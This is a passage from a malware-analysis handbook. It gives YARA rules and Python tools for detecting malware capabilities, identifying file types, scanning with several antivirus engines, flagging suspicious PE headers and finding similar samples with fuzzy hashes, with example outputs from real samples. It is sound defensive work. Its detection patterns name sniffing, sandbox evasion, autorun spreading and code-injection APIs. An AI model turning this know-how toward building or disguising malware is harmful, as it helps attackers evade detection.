422400 <-	176128	41.70%	win32/pe
			bad_file.exe

As you can see, the Python script calls `upx -d` (for decompress) after `bad_file.exe` triggered the UPX packer signature. To extend this into a more useful script, you would need to add handlers for any packers on which you want to conduct further analysis.

<sup>1</sup><http://www.peid.info/BobSoft/Downloads/UserDB.zip>

<sup>2</sup><http://code.google.com/p/yara-project/wiki/PackerRules>

### RECIPE 3-5: DETECTING MALWARE CAPABILITIES WITH YARA



*You can find supporting material for this recipe on the companion DVD.*

This recipe shows how you can use YARA to design rules for detecting malware capabilities. The common argument against using signature- or pattern-based detection is that packers and encryption can evade your efforts. While this is true, the number of malware samples that you can detect with creative YARA signatures will far exceed the few samples that slip through the cracks. The `capabilities.yara` file on the book's DVD contains the rules presented in this recipe.

The following rule detects embedded PE files, which is a common characteristic of dropers and installers. It produces an alert only if the string is found at an offset greater than 1024 in the file, which is outside of the typical PE header (otherwise it would produce an alert on every PE file). The `filesize` keyword represents the total number of bytes in the file or data buffer being scanned.

```
rule embedded_exe
{
    meta:
        description = "Detects embedded executables"

    strings:
        $a = "This program cannot be run in DOS mode"

    condition:
        $a in (1024..filesize)
}
```

The following rule detects several attempts to identify virtual machines, emulators, sandboxes, or behavior-monitoring applications. The `nocase` keyword indicates a case-insensitive string.

```
rule vmdetect
{
    meta:
        description = "Detects VMs/EMUs/Mons"
```

```

strings:
$vm0 = "VIRTUAL HD" nocase
$vm1 = "VMWARE VIRTUAL IDE HARD DRIVE" nocase
$vm2 = "QEMU HARDDISK" nocase
$vm3 = "VBOX HARDDRIVE" nocase
$vm4 = "The Wireshark Network Analyzer"
$vm5 = "C:\\sample.exe"
$vm6 = "C:\\windows\\system32\\sample_1.exe"
$vm7 = "Process Monitor - Sysinternals: www.sysinternals.com"
$vm8 = "File Monitor - Sysinternals: www.sysinternals.com"
$vm9 = "Registry Monitor - Sysinternals: www.sysinternals.com"

condition:
any of them
}

```

The following rule detects malware that is static-linked with Zlib or OpenSSL libraries. If you get positive hits with this rule, it's highly likely that the malware uses encoding and/or encryption to obfuscate its network communications. Instead of specifying \$zlib0 and \$zlib1 and \$zlib2[...] in the condition, you can specify all of \$zlib\*, which has the same effect.

```

rule encoding
{
  meta:
    description = "Indicates encryption/compression"

  strings:
    $zlib0 = "deflate" fullword
    $zlib1 = "Jean-loup Gailly"
    $zlib2 = "inflate" fullword
    $zlib3 = "Mark Adler"

    $ssl0 = "OpenSSL" fullword
    $ssl1 = "SSLeay" fullword

  condition:
    (all of ($zlib*)) or (all of ($ssl*))
}

```

The following rule detects malware that utilizes IRC. Because the strings may exist frequently in files that do not utilize IRC, this rule produces an alert only if any file contains at least four of the strings.

```

rule irc
{
  meta:
    description = "Indicates use of IRC"

```

```

strings:
$irc0 = "join" nocase fullword
$irc1 = "msg" nocase fullword
$irc2 = "nick" nocase fullword
$irc3 = "notice" nocase fullword
$irc4 = "part" nocase fullword
$irc5 = "ping" nocase fullword
$irc6 = "quit" nocase fullword
$irc7 = "chat" nocase fullword
$irc8 = "privmsg" nocase fullword

condition:
4 of ($irc*)
}

```

The following rule detects attempts to sniff network traffic based on the existence of “sniffer” in the file (believe it or not, this yields a good number of positive hits). It also detects the names of WinPcap API functions, since many malware families drop or download WinPcap DLLs for sniffing packets.

```

rule sniffer
{
  meta:
    description = "Indicates network sniffer"

  strings:
    $sniff0 = "sniffer" nocase fullword
    $sniff1 = "rpcap:////" nocase
    $sniff2 = "wpcap.dll" nocase fullword
    $sniff3 = "pcap_findalldevs" nocase
    $sniff4 = "pcap_open" nocase
    $sniff5 = "pcap_loop" nocase
    $sniff6 = "pcap_compile" nocase
    $sniff7 = "pcap_close" nocase

  condition:
    any of them
}

```

The following rule detects malware that attempts to spread through autorun functionality. The rule includes strings necessary for building an autorun.inf file that uses the open action to execute a program.

```

rule autorun
{
  meta:
    description = "Indicates attempt to spread through autorun"

  strings:

```

```

$a = "[autorun]"
$b = "open="

condition:
all of them
}

```

The following rule detects attempts to send spam e-mails (or just e-mails in general based on SMTP commands). The number of required matches can be increased to detect spam or other strings that won't be found in normal SMTP communication.

```

rule spam
{
    meta:
        description = "Indicates spam-related activity"

    strings:
        $spam1 = "e-cards@hallmark.com" nocase
        $spam2 = "hallmark e-card" nocase
        $spam3 = "rcpt to:" nocase
        $spam4 = "mail from:" nocase
        $spam5 = "smtp server" nocase
        $spam6 = "cialis" nocase fullword
        $spam7 = "pharma" nocase fullword
        $spam8 = "casino" nocase fullword
        $spam9 = "ehlo " nocase fullword
        $spama = "from: " nocase fullword
        $spamb = "subject: " nocase fullword
        $spamc = "Content-Disposition: attachment;" nocase

    condition:
        3 of ($spam*)
}

```

The following rule detects malware that uses the `wrmsr` instruction to patch the `SYSENTER_EIP_MSR` register. The operands for `wrmsr` are placed in EAX, ECX, and EDX, but they can be initialized in any order and using any source (a 32-bit immediate constant or a stack variable). Therefore, the rule uses wildcards to detect many possible variations of the behavior.

```

rule write_msr
{
    meta:
        description = "Writing MSR"

    strings:
        /*
            mov ecx, [ebp+??]
            mov eax, [ebp+??]

```

```

        mov edx, [ebp+??]
        wrmsr
    */
    $wr0 = {8B 4D ?? 8B 55 ?? 8B 45 ?? 0F 30}
    $wr1 = {8B 4D ?? 8B 45 ?? 8B 55 ?? 0F 30}
    $wr2 = {8B 55 ?? 8B 4D ?? 8B 45 ?? 0F 30}
    $wr3 = {8B 55 ?? 8B 45 ?? 8B 4D ?? 0F 30}
    $wr4 = {8B 45 ?? 8B 55 ?? 8B 4D ?? 0F 30}
    $wr5 = {8B 45 ?? 8B 4D ?? 8B 55 ?? 0F 30}
    /*
        mov ecx, imm32
        mov eax, imm32
        mov edx, imm32
        wrmsr
    */
    $wr6 = {B8 ?? ?? ?? BA ?? ?? ?? B9 ?? ?? ?? 0F 30}
    $wr7 = {B8 ?? ?? ?? B9 ?? ?? ?? BA ?? ?? ?? 0F 30}
    $wr8 = {B9 ?? ?? ?? B8 ?? ?? ?? BA ?? ?? ?? 0F 30}
    $wr9 = {B9 ?? ?? ?? BA ?? ?? ?? B8 ?? ?? ?? 0F 30}
    $wra = {BA ?? ?? ?? B8 ?? ?? ?? B9 ?? ?? ?? 0F 30}
    $wrb = {BA ?? ?? ?? B9 ?? ?? ?? B8 ?? ?? ?? 0F 30}

    condition:
    any of them
}

```

Here are a few additional ways you can use YARA signatures:

- Create a rules file with common passwords to catch malware that attempts to brute force accounts and logins.
- Create a rules file with login strings, URL fields, or bank domains to catch malware that targets financial institutions.
- Create a rules file with names of antivirus processes, services, and domains to catch malware that attempts to terminate or disable A/V products.

## Putting It All Together

The best part about all of the tools described in this chapter thus far is that you can incorporate them into tools that automate several actions at once. You can use a single script to scan files with ClamAV, scan files with YARA, determine file type, detect packers, compute checksums, and various other tasks. The next few recipes show how to combine some of the aforementioned functionality and build your own multi-AV scanner and PE file scanner.

## RECIPE 3-6: FILE TYPE IDENTIFICATION AND HASHING IN PYTHON



*You can find supporting material for this recipe on the companion DVD.*

This recipe shows how to determine file type and calculate cryptographic hashes in Python. A common way to organize malware collections is in a directory structure based on file type and/or hash value. For example, you might have a layout like this:

```
malware/639ff32e13aa789324c112d9cfad31b9
malware/69e46a1967b4dacce63fa9fa6f342209
malware/be72b15fa85a65ce9fa12c97d60b14a3
```

Or you may have a layout like this:

```
malware/dll/639ff32e13aa789324c112d9cfad31b9
malware/pdf/69e46a1967b4dacce63fa9fa6f342209
malware/exe/be72b15fa85a65ce9fa12c97d60b14a3
```

When you get new malware samples, you can process them automatically and save them to the proper directory. Of course, if you plan to store samples in a database, you can also use similar techniques.

### Determining File Type

On a Linux system, you can use the `file` command to determine a file's type. The output of the following command shows that the `ack388` file is a PE executable despite its missing file extension.

```
$ file ack388
ack388: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

In Python, you can determine file type using the `python-magic` package (`apt-get install python-magic`). Once installed, you can use the following commands in a Python script:

```
>>> import magic
>>> ms = magic.open(magic.MAGIC_NONE)
>>> ms.load()
>>> data = open("ack388", "rb").read()
>>> print ms.buffer(data)
MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

As an alternate method, you can also write YARA signatures for detecting file types. On the book's DVD, you can find a file named `magic.yara`, which contains signatures such as the following:

```
rule pdf_document
```



```

{
    strings:
    $a = "%PDF-"
    condition:
    $a at 0
}

rule zip_file
{
    strings:
    $magic1 = { 50 4b 03 04 }
    $magic2 = { 50 4b 05 06 }
    $magic3 = { 50 4b 07 08 }
    condition:
    ($magic1 at 0) or ($magic2 at 0) or ($magic3 at 0)
}

rule mz_executable // from YARA user's manual
{
    condition:
    // MZ signature at offset 0 and ...
    uint16(0) == 0x5A4D and
    // ... PE signature at offset stored in MZ header at 0x3C
    uint32(uint32(0x3C)) == 0x00004550
}

```

Here is an example of using the YARA rules for file type detection:

```

$ yara -r magic.yara ack388
mz_executable ack388

```

## Calculating Hashes

On a Linux system, you can use commands such as `md5sum`, `sha1sum`, `sha256sum`, and `sha512sum` to generate hashes for files.

```

$ md5sum ack388
69e46a1967b4dacce63fa9fa6f342209  ack388
$ sha1sum ack388
4c570b44c8dac70af742af446d8a475be702dc97  ack388

```

In Python, you can use the built-in `hashlib` module or the `PyCrypto` module (see Chapter 12 for more details). Here is an example:

```

>>> import hashlib
>>> data = open("ack388", "rb").read()
>>> print hashlib.md5(data).hexdigest()
69e46a1967b4dacce63fa9fa6f342209
>>> print hashlib.sha1(data).hexdigest()
4c570b44c8dac70af742af446d8a475be702dc97

```

## Calculating Fuzzy Hashes

Fuzzy hashes can help you determine similarity among files. We present various usage scenarios in Recipe 3-9, so for now we'll just show how to calculate the hashes. You can use the `ssdeep` command (`apt-get install ssdeep`) in the following manner:

```
$ ssdeep ack388
ssdeep,1.0--blocksize:hash:hash,filename
6144:DrIx6zNh1Y7zJc3VesoteSAV/EfjAyGXElheAt[REMOVED], "ack388"
```

If you install the `pyssdeep`<sup>3</sup> module (Python bindings for `ssdeep`), you can also generate fuzzy hashes in your Python scripts, as shown in the following commands:

```
>>> from ssdeep import ssdeep
>>> s = ssdeep()
>>> print s.hash_file("ack388")
6144:DrIx6zNh1Y7zJc3VesoteSAV/EfjAyGXElheAt[REMOVED]
```

This recipe summarized a few of the ways you can identify files for organization and determine if they already exist in your collection. In the next few recipes, you'll learn how to start gathering more detailed information on the samples.

<sup>3</sup> <http://code.google.com/p/pyssdeep/>

## RECIPE 3-7: WRITING A MULTIPLE-AV SCANNER IN PYTHON



*You can find supporting material for this recipe on the companion DVD.*

Many antivirus products include a command-line utility that you can execute from your own scripts to scan files. If you install several of these antivirus products, you can leverage the signatures and detection capabilities of the multiple vendors without the potential privacy issues associated with public online services. All you need to do is create a script that invokes each of the command-line utilities sequentially, captures the results, and produces a report in the format of your choice.

### NOTE

Scanning malware samples has inherent risks. A file could be specially crafted to exploit an antivirus engine and thus compromise your system. For example, Alex Wheeler and Neel Mehta showed how to get remote, unauthenticated system-level access to a machine running ClamAV due to a flaw in the scanner's file format parsers (see [www.blackhat.com/presentations/bh-usa-05/bh-us-05-wheeler.pdf](http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-wheeler.pdf)). We highly recommend you perform all scanning of malware in a controlled environment that can be monitored for suspicious activity.

## Choosing the Scanners

Selecting antivirus products for your multi-scanner typically depends on several factors including the availability of a command-line version, supported platforms, and licensing. When deciding which scanners to use, make sure that you properly license any scanners according to their acceptable use policies. Often, antivirus products have different licenses for research, home, and corporate use. Table 3-1 shows a few antivirus vendors that provide free personal or research command-line scanners.

**Table 3-1:** Available AV Vendors with Free, Personal Command-Line Scanners

Vendor	Description	Web Site
ClamAV	An open source, free version	<a href="http://www.clamav.net">http://www.clamav.net</a>
AntiVir	A free Windows personal edition	<a href="http://www.free-av.com/en/products/index.html">http://www.free-av.com/en/products/index.html</a>
AVG	A free Linux/FreeBSD edition	<a href="http://free.avg.com/us-en/download?prd=afl">http://free.avg.com/us-en/download?prd=afl</a>
BitDefender	A free Windows personal version	<a href="http://www.bitdefender.com/PRODUCT-14-en--BitDefender-Free-Edition.html">http://www.bitdefender.com/PRODUCT-14-en--BitDefender-Free-Edition.html</a>
Panda	A free research and academic command-line scanner for Windows	<a href="http://research.pandasecurity.com/free-commandline-scanner/">http://research.pandasecurity.com/free-commandline-scanner/</a>
F-Prot	A free Linux/FreeBSD for personal use	<a href="http://www.f-prot.com/products/home_use/linux/">http://www.f-prot.com/products/home_use/linux/</a>

Many other vendors, such as Sophos and McAfee, provide 30-day free trials of their antivirus products. If you are interested in testing this type of script, a 30-day trial can allow you to tweak your parameters and reports before you decide to buy.

## Choosing an OS

The operating system on which you want to run your multi-scanner may also limit your choices. Virtually all vendors support Windows, a few support Linux, and very few support Mac OS X. In some cases, you may be able to use Wine to run some scanners on Linux or Mac OS X. Wine emulates Windows API calls, and we'll show you how to use it in this recipe.

## The Book's Example Multi-Scanner

On the book's DVD, you can find an example multi-scanner Python script named `av_multiscan.py`. This version of the script is not a comprehensive scanner; rather, it

provides you with a starting point to add your own antivirus products. The version on the DVD allows you to use the following:

- ClamAV with default signatures
- ClamAV with custom signatures
- YARA
- f-prot using default signatures
- OfficeMalScanner
- Team CYMRU MHR<sup>4</sup> (Malware Hash Registry) score

The most important part of the multi-scanner is the execution of the command-line utilities and the interpretation of their results. This is handled by using the Python subprocess<sup>5</sup> module, which allows you to spawn a new process, specify command-line parameters, and redirect STDIN, STDOUT, and STDERR. In the multi-scanner, we launch the various command-line scanners with the appropriate options and capture STDOUT. After execution, you need to parse STDOUT to find the results from the scan.

## Scanning with ClamAV

If a file triggers a signature in the ClamAV database, `clamscan` prints a line of output with the name of the file and the name of the signature, separated by a colon, like this:

```
$ clamscan 5728c58b8f21678a2317abcf7fdffe6b
5728c58b8f21678a2317abcf7fdffe6b: Exploit.PDF-1880 FOUND
```

The following function demonstrates how `av_multiscan.py` processes results from the ClamAV engine.

```
clam_conf_file = "clam_shellcode.ndb"
path_to_clamscan = "/usr/local/bin/clamscan"

def clam_custom(fname):

    # check to see if the right path for the scanner and
    # the custom configuration file exist
    if os.path.isfile(path_to_clamscan) and \
        os.path.isfile(clam_conf_file):

        output = subprocess.Popen([path_to_clamscan, \
            "-d", clam_conf_file, fname], \
            stdout = subprocess.PIPE).communicate()[0]

        result = output.split('\n')[0].split(': ')[1]

    else:
        result = 'ERROR - %s not found' % path_to_clamscan
    return ({'name': 'clam_custom', 'result': result })
```

Make sure you configure the `path_to_clamscan` (location of the `clamscan` binary) and `clam_conf_file` (location of your custom signature database) variables by modifying the `av_multiscan.py` script before using it.

## Scanning with OfficeMalScanner

If you install Wine<sup>6</sup> (`apt-get install wine`) you can run many Windows command-line antivirus scanners directly on Linux or Mac OS X. For example, if you're developing your multi-scanner on a non-Windows platform, you can still integrate Windows executables such as `OfficeMalScanner.exe` by using Wine. The following function demonstrates how to use Wine.

```
path_to_officemalscanner = "/data/OfficeMalScanner/OfficeMalScanner.exe"

def officemalscanner(fname):

    if os.path.isfile(path_to_officemalscanner):

        env = os.environ.copy()
        env['WINEDEBUG'] = '-all'

        output = subprocess.Popen(["wine", path_to_officemalscanner,
                                   fname, "scan", "brute"],
                                   stdout = subprocess.PIPE,
                                   stderr = None, env=env).communicate()[0]

        if "Analysis finished" in output:
            output = output.split('\r\n')
            while "Analysis finished" not in output[0]:
                output = output[1:]
                result = output[3]
            else:
                result = "Not an MS Office file"

        else:
            result = 'ERROR - %s not found' % path_to_officemalscanner

    return ({'name': 'officemalscanner', 'result': result})
```

To suppress the standard Wine debug messages, the code creates a new environment variable named `WINEDEBUG` with the value `-all`. This way, the output of the command only contains the `OfficeMalScanner.exe` results. In particular, the code extracts the malicious index value calculated by `OfficeMalScanner` (a numerical value that represents how malicious a file is). For more information about `OfficeMalScanner` and its scoring system, see Recipe 6-11.

## Using the Multi-Scanner

The `av_multiscan.py` script requires one parameter, `-f`, which specifies the file you would like to scan. You can use it in the following manner:

```
$ python av_multiscan.py -f sample.exe

filename:      sample.exe
filesize:      22016
md5:           66a736c5f37d1769db3a2028e7a1c5b4
ssdeep:        384:OG7iQzd6Iw+wyMHtwMF/x4GTTIpABkG[...]
clamav:        OK
clam_custom:   OK
yara:          'mz_executable'
yara_packer:   'ASPackv1061bAlexeySolodovnikov'
officemalscanner: Not an MS Office file
cymru_hash_db: Sat, 12 Dec 2009 11:32:50 - 60
```

As you can see, `sample.exe` is packed with AsPack. The file didn't trigger any ClamAV signatures, but Team Cymru's MHR score is 60 (which indicates 60 percent detection across antivirus scanners that they use).

The `-v` flag to `av_multiscan.py` produces more verbose output. The example that follows shows how to scan a Microsoft Word document using the verbose flag.

```
$ python av_multiscan.py -v -f bad.doc

[+] Using YARA signatures magic.yara
[+] Using ClamAV signatures clam_shellcode.ndb

filename      bad.doc
filesize      568832
md5           a5f8f82d2e5ad953bb986bb2bbcd20ee
ssdeep        6144:L4Rz0Q/DMtI+XDpiUxchygVNFGGsOkxh:mz0Q/F4
clamav        OK
clam_custom   shellcode_xor.UNOFFICIAL FOUND
yara          'office_magic_bytes' 'word_document'
yara_packer
officemalscanner bad.doc seems to be malicious! Malicious Index = 31
cymru_hash_db  Sun, 14 Mar 2010 14:13:28 - NO_DATA
```

The results show that `bad.doc` did not trigger any signatures in the default ClamAV database and the file's hash isn't recognized by MHR. However, it did trigger the custom ClamAV signature we presented in Recipe 3-2 and OfficeMalScanner assigned a malicious index value of 31 (which is quite high). Here are some ideas you may find useful to implement in your multi-scanner:

- Write a plug-in that stores the output in a database for easy searching and retrieval.

- Add additional antivirus products to the scanning engine.
- Perform extra actions based on file type (for example, scan executables with the PE file scanner presented in Recipe 3-8).

<sup>4</sup><http://www.team-cymru.org/Services/MHR/>

<sup>5</sup><http://docs.python.org/library/subprocess.html>

<sup>6</sup><http://www.winehq.org/>

### RECIPE 3-8: DETECTING MALICIOUS PE FILES IN PYTHON



*You can find supporting material for this recipe on the companion DVD.*

Executables on Windows must conform to the PE/COFF (Portable Executable/Common Object File Format) specification. This includes, but is not limited to, console and GUI applications (.exe), Dynamic Link Libraries (.dll), kernel drivers (.sys), and ActiveX controls (.ocx). We don't cover the PE file basics, because you can find that in many other books and online articles. For a good introduction, see Matt Pietrek's two-part series: *Peering Inside the PE*<sup>7</sup> and *An In-Depth Look into the Win32 Portable Executable File Format*.<sup>8</sup>

In this recipe, the authors show you several ways to detect suspicious files based on values in the PE header. Thus, independent of any antivirus scanners, you can use heuristics to quickly determine which files exhibit suspicious attributes. The code for this recipe uses Ero Carrera's pefile,<sup>9</sup> which is a Python module for parsing PE headers. You can find the script, named pescanner.py, on the book's DVD. It currently detects the following criteria:

- **Files with TLS entries:** TLS entries are functions that execute before the program's main thread, thus before the initial breakpoint set by debuggers. Malware typically uses TLS entries to run code before your debugger gets control. The pescanner.py script prints the addresses of all TLS callback functions.
- **Files with resource directories:** Resource directories can contain arbitrary data types such as icons, cursors, and configurations. If you're scanning an entire system32 directory, then you will likely find many false positives because resource directories are legitimate. However, if you're scanning a folder full of malware, the presence of a resource directory likely indicates that the file drops another executable at run-time. The pescanner.py script extracts all resources from the PE file and runs them through the file type identification process described in Recipe 3-6.
- **Suspicious IAT entries:** Imported functions can indicate how a program behaves at run-time. You can create a list of API functions that are suspicious and then produce

an alert whenever you find a malware sample that imports a function from your list. The `pescanner.py` script has a default list of about 15 APIs, but it's up to you to add additional ones.

- **Suspicious entry point sections:** An entry point section is the name of the PE section that contains the `AddressOfEntryPoint`. The `AddressOfEntryPoint` value for legitimate, or non-packed, files typically resides in a section named `.code` or `.text` for user mode programs, and `PAGE` or `INIT` for kernel drivers. Therefore, you can detect potentially packed files if the entry point resides in a section that is not in your list of known-good sections.
- **Sections with zero-length raw sizes:** The raw size is the amount of bytes that a section requires in the file on disk (as opposed to bytes required when the section is mapped into memory). The most common reason a raw size would be zero on disk but greater than zero in memory is because packers copy decrypted instructions or data into the section at run-time.
- **Sections with extremely low or high entropy:** *Entropy* is a value between 0 and 8 that describes the randomness of data. Encrypted or compressed data typically has high entropy, whereas a long string of the same character has low entropy. By calculating entropy, you can get a good idea of which sections in a PE file contain packed or abnormal code.
- **Invalid timestamps:** The `TimeDateStamp` field is a 32-bit value (the number of seconds since December 31<sup>st</sup>, 1969, 4 P.M.) that indicates when the linker or compiler produced the PE file. Malware authors (and packers) obscure this value to hide the true build date. If `pescanner.py` detects an invalid date, it produces an alert.
- **File version information:** A PE file's version information may contain the name of the person or company who created the file, a description of the file, a version and/or build number, the original file name, and other comments. This type of information is not available in all PE files, but many times malware authors will accidentally leave it in or intentionally forge the values. In both cases, the information yields interesting forensic evidence.

### Example 1: UPX

The command that follows shows example output from a malware sample packed with UPX. The entry point (EP) is `0x4292e0`, which lands in the section named `UPX1`. Therefore, `pescanner.py` adds the `[SUSPICIOUS]` tag on that line. The PEiD signatures can report the exact version of UPX (2.90). Under the sections header, `UPX0` and `UPX1` are tagged as suspicious, but for different reasons. `UPX0` is suspicious because its raw size is zero. `UPX1` is suspicious because its entropy score is very high (7.91 out of 8.00).

```
$ python pescanner.py /samples/22a9c61c71fa5cef552a94e479dfe41e
```



## Meta-data

```

=====
File:      /samples/22a9c61c71fa5cef552a94e479dfe41e
Size:      72704 bytes
Type:      MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
MD5:       22a9c61c71fa5cef552a94e479dfe41e
SHA1:      14ac258df52d0131c5984b00dc14960ee94e6aad
ssdeep:    1536:JxXOg1j5jBWSNzrpGhDZuiq3AC+wcG4Pqvtuz+[REMOVED]
Date:      0x49277573 [Sat Nov 22 02:58:59 2008 UTC]
EP:        0x4292e0 (UPX1) [SUSPICIOUS]
Packers:    UPX 2.90 [LZMA] -> Markus Oberhumer, Laszlo Molnar & John Reiser

```

## Sections

```

=====
Name      VirtAddr      VirtSize      RawSize      Entropy
-----
UPX0       0x1000         0x17000       0x0           0.000000    [SUSPICIOUS]
UPX1       0x18000        0x12000       0x11600       7.912755    [SUSPICIOUS]
UPX2       0x2a000        0x1000        0x200         2.71365

```

## Example 2: Trojan Droppers

The command that follows shows the pescanner.py output for a trojan dropper. The file triggered our YARA rule for embedded PE files. The information in the resource section validates this finding—there is a resource named BIN at RVA 0x3580 with an executable file type. You can expect that this malware would drop a 0x4200 byte file when executed on a system.

```
$ python pescanner.py /samples/01C96CD0699DD2C0_Winlr66_sys.PE
```

## Meta-data

```

=====
File:      /samples/01C96CD0699DD2C0_Winlr66_sys.PE
Size:      31616 bytes
Type:      MS-DOS executable PE for MS Windows (native) Intel 80386 32-bit
MD5:       d884094437fe2d8fac33da75de2e96be
SHA1:      8b57624f954b0baefd4941bf44ad8ef7cad3b463
ssdeep:    768:oxQK0HWA4bci5ne08NCxpW2ghFHTVMgscZ4Rw:oxQVUci5e08ExY2grzVTsx
Date:      0x48B531A2 [Wed Aug 27 10:51:14 2008 UTC]
EP:        0x10b90 (.text)

```

## Signature scans

```

=====
YARA: embedded_exe
      0x35ce => This program cannot be run in DOS mode

```

```
Resource entries
=====
Name                RVA            Size            Type
-----
BIN                 0x3580        0x4200          MS-DOS executable PE
```

```
Sections
=====
Name      VirtAddr    VirtSize    RawSize    Entropy
-----
.text     0x480       0x26f4      0x2700     5.705293
.rdata    0x2b80      0x180       0x180      3.830066
.data     0x2d00      0x2d5       0x300      0.316915   [SUSPICIOUS]
INIT      0x3000      0x4d8       0x500      5.202389
.rsrc     0x3500      0x4280      0x4280     7.088351   [SUSPICIOUS]
.reloc    0x7780      0x394       0x400      4.373185
```

The names of resource entries are similar to names of PE sections in the sense that they can easily be forged. Just because a section is named `.rdata` doesn't mean it contains read-only data. Likewise, attackers can load an executable into a resource with one of the standard names such as `RT_ICON`, `RT_STRING`, or `RT_CURSOR`. This is why we scan the entire file with YARA signatures and also perform individual file type identification on each resource entry.

### Example 3: IAT and Version Information

The following command shows the output for a 2007 Zeus sample (date based on the timestamp). You can see that the file imports API functions related to code injection (`WriteProcessMemory`) and launching processes (`CreateProcess`, `WinExec`). The version information has clearly been obscured or randomized. For the sake of brevity, we've removed the PE sections and resources.

```
$ python pescanner.py /samples/sdra64.exe

Meta-data
=====
File:      /samples/sdra64.exe
Size:      124416 bytes
Type:      MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
MD5:      a99889e994e8e2248f5779b54505aa81
SHA1:      93437058ddfd2c97b3ff07e3c7853bd0441065c
ssdeep:    3072:CNi19M0O6M6PYpfaUmhylsDXczSYilhnJ+toJ+T0nW1paaM[REMOVED]
Date:      0x471FB71B [Wed Oct 24 21:20:27 2007 UTC]
EP:        0x416c33 (.text)

Suspicious IAT alerts
=====
ReadProcessMemory
WriteProcessMemory
CreateProcessW
```

```

VirtualAllocEx
CreateProcessA
WinExec

Version info
=====
LegalCopyright: Gaaqnewicyvee
InternalName: Maamduas
CompanyName: Leepcaseuzevwee
LegalTrademarks: Eludpuuhcaidgyv
ProductName: Toxiwoewikaxoq
FileDescription: Kunuwihycuap
OriginalFilename: Calyi
Translation: 0x0409 0x04b0

```

Here are some additional facts about `pescanner.py` and malicious PE attributes that you may find useful:

- You can pass `pescanner.py` a directory instead of an individual file name. The script will recursively parse all PE files found in the directory and sub-directories.
- The main code for `pescanner.py` is implemented as a Python class named `PEScanner`. Therefore, instead of using it on command-line, you can import the module from your own Python scripts. Recipe 8-7 shows how to import `PEScanner` into an automated sandbox.
- You can use several additional heuristics to detect malicious PE files. For other ideas, reference the Parsing Malicious and Malformed Executables<sup>10</sup> document by researchers at Sunbelt Software.

<sup>7</sup><http://msdn.microsoft.com/en-us/magazine/ms809762.aspx>

<sup>8</sup><http://msdn.microsoft.com/en-us/magazine/cc301805.aspx>

<sup>9</sup><http://code.google.com/p/pefile/>

<sup>10</sup>[http://www.sunbelt-software.com/ihs/alex/vb07\\_paper.pdf](http://www.sunbelt-software.com/ihs/alex/vb07_paper.pdf)

### RECIPE 3-9: FINDING SIMILAR MALWARE WITH SSDEEP

`Ssdeep`<sup>11</sup> is an application by Jesse Kornblum that calculates context-triggered piecewise hashes, also known as fuzzy hashes. Using the `ssdeep` command, you can determine the percent similarity between two or more files. For example, you could perform the following tasks:

- **Detecting source code reuse:** Given a file containing several functions, you could search through archives looking for any files that may contain the same functions.

- **Finding related malware:** Given the ssdeep hash of a malware sample, you could find variants of the same family.
- **Finding forensic artifacts on disk:** Given all or part of an image, document, or e-mail, you could scan a raw disk looking for sectors that contain similar content. This could reveal content on suspect machines even if the original files were deleted.
- **Detecting infections across computers on a network:** Given a memory dump of a machine infected with malware, you could extract the memory segments of all machines in the network and detect if the same or similar malware has infected other systems.
- **Detecting self-modifying code:** Given the ssdeep hash of a file on disk, you could compare it to the ssdeep hash of the file running in memory. If the two hashes are less than 75–80 percent similar, then the file is probably packed or self-modifying.

## Finding Similar Malware

The following commands show how to use `ssdeep` for comparing two arbitrary binary files. As you can see, although the MD5 checksum is different, the files are 49 percent similar.

```
$ md5sum INSTALL.COM Attach.exe
MD5 (INSTALL.COM) = a85bd266f431cf2a4bcc466f8bfa5b01
MD5 (Attach.exe) = 9f922a71356c177202a7b88538c234ef

$ ssdeep -b INSTALL.COM > hash.txt

$ ssdeep -bm hash.txt Attach.exe
Attach.exe matches INSTALL.COM (49)
```

The following example shows how to use `ssdeep` to find related malware in an archive of samples. The first command shows that there are just over 6,000 files in the directory, and the second command generates the similarity output.

```
$ ls Malware | wc -l
6346

$ ssdeep -brd Malware/
01C84D3BB350E080_ap2_exe.PE matches 01C84D3BB34F5950_002[1]_gif.PE (100)
01C84D3BBDBB5EB0_ap1_exe.PE matches 01C84D3BBDA2EBB0_003[1]_gif.PE (100)
726769232.exe matches 01C72E743C20AE50_944983008_exe.PE (100)
944983008.exe matches 01C96CD01D196A30_csrssc_exe.PE (100)
944983008.exe matches 01C96CD1C6F237D0_3239120928_exe.PE (100)
_812.COM matches _737.COM (79)
api32.dll matches 01C96CCF695F44C0_ld_exe.PE (75)
api32.dll matches 01C96CCF6980E2E0_api32_dll.PE (100)
api32.dll matches 01C96CCFA48FAC00_ld_exe.PE (75)
Backdoor.IRC.Cloner.j matches Backdoor.IRC.Cloner (69)
Backdoor.IRC.Cloner.k matches Backdoor.IRC.Cloner.g (47)
```

```
Backdoor.IRC.Cloner.r matches Backdoor.IRC.Cloner.o (44)
Backdoor.IRC.Cloner.x matches Backdoor.IRC.Cloner.o (99)
Backdoor.IRC.Cloner.x matches Backdoor.IRC.Cloner.r (44)
```

## Finding Similar Malware (in Memory)

The following example shows you how to extract suspicious memory segments using the malfind Volatility plug-in (see Recipe 16-6) and then compare them with `ssdeep`. The first command dumps suspicious memory segments to the `samples` directory. The second command lists the contents of the `samples` directory, and shows (based on the file name) that the plug-in identified suspicious content in memory range `1f00000–1f27fff` in process with PID 1064, and so on. The third command shows that most of the memory segments from one process are at least 50 percent similar to the segments extracted from all other processes. This is indicative of malware that injects the same body of code into multiple processes.

```
$ python volatility.py malfind -d samples -f memory.dmp > /dev/null
```

```
$ ls -Al samples/
```

```
total 6160
163840 Mar 31 11:14 1064.1f00000-1f27fff.dmp
163840 Mar 31 11:14 1112.880000-8a7fff.dmp
163840 Mar 31 11:14 1156.9c0000-9e7fff.dmp
163840 Mar 31 11:14 1320.6b0000-6d7fff.dmp
163840 Mar 31 11:14 1488.ec0000-ee7fff.dmp
  4096 Mar 31 11:14 1624.1b50000-1b50fff.dmp
  28672 Mar 31 11:14 1624.1d80000-1e7ffff.dmp
163840 Mar 31 11:14 1624.ac0000-ae7fff.dmp
163840 Mar 31 11:14 1740.800000-827fff.dmp
163840 Mar 31 11:14 1760.3c0000-3e7fff.dmp
163840 Mar 31 11:14 1768.b00000-b27fff.dmp
[REMOVED]
```

```
$ ssdeep -brd samples/
```

```
